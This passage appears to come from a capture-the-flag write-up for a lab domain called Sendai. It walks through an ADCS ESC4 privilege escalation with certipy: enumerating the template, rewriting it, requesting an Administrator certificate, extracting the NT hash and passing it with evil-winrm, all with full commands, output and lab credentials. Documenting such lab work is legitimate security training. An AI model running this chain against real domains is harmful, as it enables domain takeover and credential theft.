Taking a look at the Bloodhound data, this user belongs to the ca-support. This hints that this group might have privileges over Active Directory Certificate Services.

Enumerating ADCS with certipy we see users in the ca-support group have Full Control over the SendaiComputer certificate template. This makes it vulnerable to ESC4.
$ certipy-ad find -u clifford.davey -p RFmoB2WplgE_3p -dc-ip $IP  -stdout -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 16 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sendai-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sendai-DC-CA'
[*] Checking web enrollment for CA 'sendai-DC-CA' @ 'dc.sendai.vl'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sendai-DC-CA
    <SNIP>
Certificate Templates
  0
    Template Name                       : SendaiComputer
    Display Name                        : SendaiComputer
    Certificate Authorities             : sendai-DC-CA
    Enabled                             : True
    <SNIP>
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Domain Computers
                                          SENDAI.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : SENDAI.VL\Administrator
        Full Control Principals         : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
                                          SENDAI.VL\ca-operators
        Write Owner Principals          : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
                                          SENDAI.VL\ca-operators
        Write Dacl Principals           : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
                                          SENDAI.VL\ca-operators
        Write Property Enroll           : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Domain Computers
                                          SENDAI.VL\Enterprise Admins
    [+] User Enrollable Principals      : SENDAI.VL\Domain Computers
                                          SENDAI.VL\ca-operators
    [+] User ACL Principals             : SENDAI.VL\ca-operators
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
To abuse it, we first make use of our control over the SendaiComputer template to change it into a vulnerable state.
$ certipy-ad template  -u 'clifford.davey@sendai.vl' -p 'RFmoB2WplgE_3p' -dc-ip $IP -template 'SendaiComputer' -write-default-configuration
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'SendaiComputer.json'
[*] Wrote current configuration for 'SendaiComputer' to 'SendaiComputer.json'
[*] Updating certificate template 'SendaiComputer'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Minimal-Key-Size: 2048
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'SendaiComputer'? (y/N): y
[*] Successfully updated 'SendaiComputer'
After the template is vulnerable, we can now abuse it in the same way as ESC1. First request a certificate with the UPN of Administrator. His SID must also be provided, otherwise it errors. We can get it from BloodHound.
$ certipy-ad req -u 'clifford.davey@sendai.vl' -p RFmoB2WplgE_3p -target dc.sendai.vl -ca 'sendai-DC-CA' -template 'SendaiComputer' -dc-ip $IP -upn Administrator -sid S-1-5-21-3085872742-570972823-736764132-500
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 12
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate object SID is 'S-1-5-21-3085872742-570972823-736764132-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Then use the certificate to authenticate as Administrator, request a TGT and retrieve the NTLM hash.
$ certipy-ad auth -pfx administrator.pfx -username administrator -domain sendai.vl -dc-ip $IP
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator'
[*]     SAN URL SID: 'S-1-5-21-3085872742-570972823-736764132-500'
[*]     Security Extension SID: 'S-1-5-21-3085872742-570972823-736764132-500'
[*] Using principal: 'administrator@sendai.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sendai.vl': aad3b435b51404eeaad3b435b51404ee:cfb106feec8b89a3d98e14dcbe8d087a
With the Administrator hash, we can authenticate over WinRM and read the Root Flag.
$ evil-winrm -i $IP -u administrator -H cfb106feec8b89a3d98e14dcbe8d087a

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ../desktop

    Directory: C:\Users\Administrator\desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/15/2025   8:27 PM             32 root.txt